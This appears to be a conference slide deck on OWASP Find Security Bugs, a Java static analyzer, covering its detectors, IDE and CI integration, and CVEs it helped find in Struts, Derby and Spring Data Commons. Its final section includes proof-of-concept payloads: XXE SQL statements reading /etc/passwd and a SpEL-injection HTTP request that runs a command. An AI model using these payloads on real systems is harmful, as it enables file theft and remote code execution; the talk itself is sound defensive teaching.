



OWASP Find Security Bugs

The community static code analyzer

Agenda

- Introduction to Find Security Bugs
 - Why use it?
 - How does it work?
- Integrations
- “Hidden” features
- Vulnerabilities found
- Conclusion



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


- Past experiences:
 - Developer
 - Pentester
 - Security Code Review
- Open-source developer
 - Find Security Bugs (SpotBugs - Static Analysis for Java)
 - Burp and ZAP Plugins (Retire.js, CSP Auditor, Request Reissue Scripter)
 - Security Code Scan (Roslyn – Static Analysis for .NET)


Introduction

Find Security Bugs in a nutshell

- Detectors built around the **SpotBugs** engine with a focus on **security issues**
- Open-source
- OWASP project since 2019
- 131 bug patterns
- Works great with **Java, Kotlin** and **JSP**
 - Works ok with Groovy and Scala



How does it work?



Vulnerability types

SQL/HQL Injection

Command Injection

Cryptography Weaknesses

Cross-Site Scripting

Path Traversal

Template Injection

Hard Coded Password

Insecure Configuration

XML External Entity

Predictable Random Generator

Advantages

- High code coverage
- Source code level identification
- Help find vulnerabilities early in the SDLC
- Consistency


Disadvantages

- Does not cover:
 - Logic flaws
 - Sensitive information leakage
 - Production configuration
- Technology specific
- False positive (Potential vulnerabilities only)


Integration

Integration In IDE

- IntelliJ
- Eclipse
- NetBeans



Continuous Integration



The screenshot displays the Jenkins SpotBugs Warnings interface. The top navigation bar shows the path: SpotBugs Warnings > New Warnings > File CWE89_SQL_Injection__getParameter_Servlet_executeQuery_51b.java. The left sidebar contains a 'File CV' section with a 'Severity' filter and a 'Details' section with a 'Show' dropdown set to '25' and a 'Details' button. The main content area shows the source code of 'BackDoors.java' with line numbers 125 to 139. A warning is highlighted at line 138, indicating a vulnerability to SQL injection. The warning message states: 'This use of java/sql/Statement.executeUpdate(Ljava/lang/String;)I can be vulnerable to SQL injection'. Below the warning, a detailed explanation states: 'The input values included in SQL queries need to be passed in safely. Bind variables in prepared statements can be used to easily mitigate the risk of SQL injection.' The 'Vulnerable Code:' section shows the problematic code snippet:

```
Connection conn = [...];
Statement stmt = con.createStatement();
ResultSet rs = stmt.executeQuery("update COFFEES set SALES = "+nbSales+" where COF_NAME = '"+coffeeName+"'");
```

 The 'Solution:' section shows the recommended code using prepared statements:

```
Connection conn = [...];
conn.prepareStatement("update COFFEES set SALES = ? where COF_NAME = ?");
updateSales.setInt(1, nbSales);
updateSales.setString(2, coffeeName);
```


 The 'References (JDBC)' section lists: [Oracle Documentation: The Java Tutorials > Prepared Statements](#). The 'References (SQL injection)' section lists: [WASC-19: SQL Injection](#), [CAPEC-66: SQL Injection](#), [CWE-89: Improper Neutralization of Special Elements used in an SQL Command \('SQL Injection'\)](#), [OWASP: Top 10 2013-A1-Injection](#), [OWASP: SQL Injection Prevention Cheat Sheet](#), and [OWASP: Query Parameterization Cheat Sheet](#). The bottom of the code editor shows line 139: `getLessonTracker(s).setStage(2);`.



Jenkins


Continuous Integration

- Many free and open-source options
 - SonarQube (with Sonar-FindBugs)
 - Jenkins (with Warnings-NG)
- Integrated in many commercial solutions
 - Gitlab
 - CodeDX



Demonstration

Scanning the WebGoat project with Spotbugs integration for IntelliJ



Hidden Features

Much more than source code scanning...

Analyzing compiled libraries

- Allows rapid assessment of potential risks
 - Does not require original source code
- Able to scan classes from:
 - Android APK files (dex to jar required)
 - WAR or EAR files


```
findsecbugs.bat -html -output report.htm third-party-lib.jar
```

Scanning without build configuration

- Complex builds are common in large enterprises
- The code reviewer can end up with
 - Missing dependencies or dependencies hosted on a private repository
 - Custom build steps
 - Use of a proprietary tool

Solution

- Ask the developer to provide pre-built code
- Import inside IntelliJ (No need to recompile it)



Vulnerabilities Found

Struts CSRF Token Prediction

CVE-2014-7809

Code sample from Struts 2.3.17

```
public class TokenHelper {  
  
    private static final Random RANDOM = new Random();  
  
    public static String setToken( String tokenName ) {  
        String token = generateGUID();  
        setSessionToken(tokenName, token);  
        return token;  
    }  
  
    public static String generateGUID() {  
        return new BigInteger(165, RANDOM).toString(36).toUpperCase();  
    }  
}
```

Struts 2.3.17: FSB report

Predictable pseudorandom number generator 🔗

Bug Pattern: PREDICTABLE_RANDOM

The use of a predictable random value can lead to vulnerabilities when used in certain security critical contexts. For example, when the value is used as:

- a CSRF token: a predictable token can lead to a CSRF attack as an attacker will know the value of the token
- a password reset token (sent by email): a predictable password token can lead to an account takeover, since an attacker will guess the URL of the "change password" form
- any other secret value

A quick fix could be to replace the use of `java.util.Random` with something stronger, such as `java.security.SecureRandom`.

Vulnerable Code:

```
String generateSecretToken() {  
    Random r = new Random();  
    return Long.toHexString(r.nextLong());  
}
```

Solution:

```
import org.apache.commons.codec.binary.Hex;  
  
String generateSecretToken() {  
    SecureRandom secRandom = new SecureRandom();  
  
    byte[] result = new byte[32];  
    secRandom.nextBytes(result);  
    return Hex.encodeHexString(result);  
}
```

References

Cracking Random Number Generators - Part 1 (<http://jazzy.id.au>)
CERT: MSC02-J. Generate strong random numbers
CWE-330: Use of Insufficiently Random Values
Predicting Struts CSRF Token (Example of real-life vulnerability and exploitation)


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Java PRNG (java.util.Random)



DerbyDB XXE

CVE-2015-1832

Code sample from DerbyDB 10.12.1.1

```
/**
 * <p>
 * Fault in the list of rows.
 * </p>
 */
private void readRows() throws Exception
{
    DocumentBuilderFactory factory = DocumentBuilderFactory.newInstance();

    _builder = factory.newDocumentBuilder();

    Document doc = _builder.parse( _xmlResource );
    Element root = doc.getDocumentElement();

    _rawRows = root.getElementsByTagName( _rowTag );
    _rowCount = _rawRows.getLength();

    _xmlResource.close();
}
```

<https://apache.googlesource.com/derby/+6f55de19d898430fec96d3041a03b25fd218454f/java/engine/org/apache/derby/vti/XMLVTI.java>

DerbyDB 10.12.1.1: Exploitation

```
CREATE TABLE xml_data(xml_col XML);  
INSERT INTO xml_data(xml_col) VALUES(XMLPARSE(DOCUMENT '<!DOCTYPE foo [<!ENTITY xxe SYSTEM "file:///C:/WINDOWS/system32" > ]><yolo>&xxe;</yolo>' PRESERVE WHITESPACE)));  
SELECT XMLSERIALIZE(xml_col AS CLOB) FROM xml_data;
```

Value of column 1

```
<yolo>@OpenWithToastLogo.png  
@TileEmpty1x1Image.png  
0409  
1033  
accessibilitycpl.dll  
ACCTRES.dll  
accredit.dll  
aclui.dll  
acmigration.dll  
acppage.dll  
acproxy.dll  
ActionCenter.dll  
ActionCenterCPL.dll  
ActionQueue.dll  
activeds.dll  
activeds.tlb
```

```
CREATE TABLE xml_data(xml_col XML);  
DELETE FROM xml_data;  
INSERT INTO xml_data(xml_col) VALUES(XMLPARSE(DOCUMENT '<!DOCTYPE foo [<!ENTITY xxe SYSTEM "file:///etc/passwd" > ]><yolo>&xxe;</yolo>' PRESERVE WHITESPACE)));  
SELECT XMLSERIALIZE(xml_col AS CLOB) FROM xml_data;
```

Impact: Privilege escalation from basic SQL access to file access and directory listing

Spring Expression Language (SPEL) injection


CVE-2018-1273

Spring Data Commons 2.0.5

```
public void setPropertyValue(String propertyName, @Nullable Object value) throws BeansException {  
    if (!isWritableProperty(propertyName)) {  
        throw new NotWritablePropertyException(type, propertyName);  
    }  
    StandardEvaluationContext context = new StandardEvaluationContext();  
    context.addPropertyAccessor(new PropertyTraversingMapAccessor(type, conversionService));  
    context.setTypeConverter(new StandardTypeConverter(conversionService));  
    context.setRootObject(map);  
    Expression expression = PARSER.parseExpression(propertyName);  
}
```



Spring Data Commons 2.0.5



```
@Override
public boolean isWritableProperty(String propertyName) {

    try {
        return getPropertyPath(propertyName) != null;
    } catch (PropertyReferenceException e) {
        return false;
    }
}
```

```
private PropertyPath getPropertyPath(String propertyName) {
    String plainPropertyPath = propertyName.replaceAll("\\[.*?\\]", "");
    return PropertyPath.from(plainPropertyPath, type);
}
```

Expected property path:
property1.property2

- In practice:
- **property[0].property**
- **property[code()].property**

Spring Data Commons: Exploitation

The screenshot displays an HTTP request and response in a web browser's developer tools. The request is a POST to `/users?&size=5` with various headers and a body containing a Java command. The response is a "Whitelabel Error Page" indicating a 500 Internal Server Error. A Windows Calculator window is overlaid on the response, showing the number 0.

Request

```
Raw Params Headers Hex
POST /users?&size=5 HTTP/1.1
Host: localhost:8031
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:57.0)
Gecko/20100101 Firefox/57.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost:8031/users?page=0&size=5
Content-Type: application/x-www-form-urlencoded
Content-Length: 110
Cookie:
RememberMe=C85436030FE9647B4CCB27C639FBEB7A27430C7C31610BFCF10901E79E083F8
Connection: close
Upgrade-Insecure-Requests: 1

username=test&password=test&repeatedPassword=test&password[T(java.lang.Runtime).getRuntime().exec("calc")]=abc
```

Response

```
Raw Headers Hex HTML Render
Whitelabel Error Page

This application has no explicit mapping for /error, so you are seeing this as a fall
```

Calculator

Standard

0

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4 5 6 -

1 2 3 +

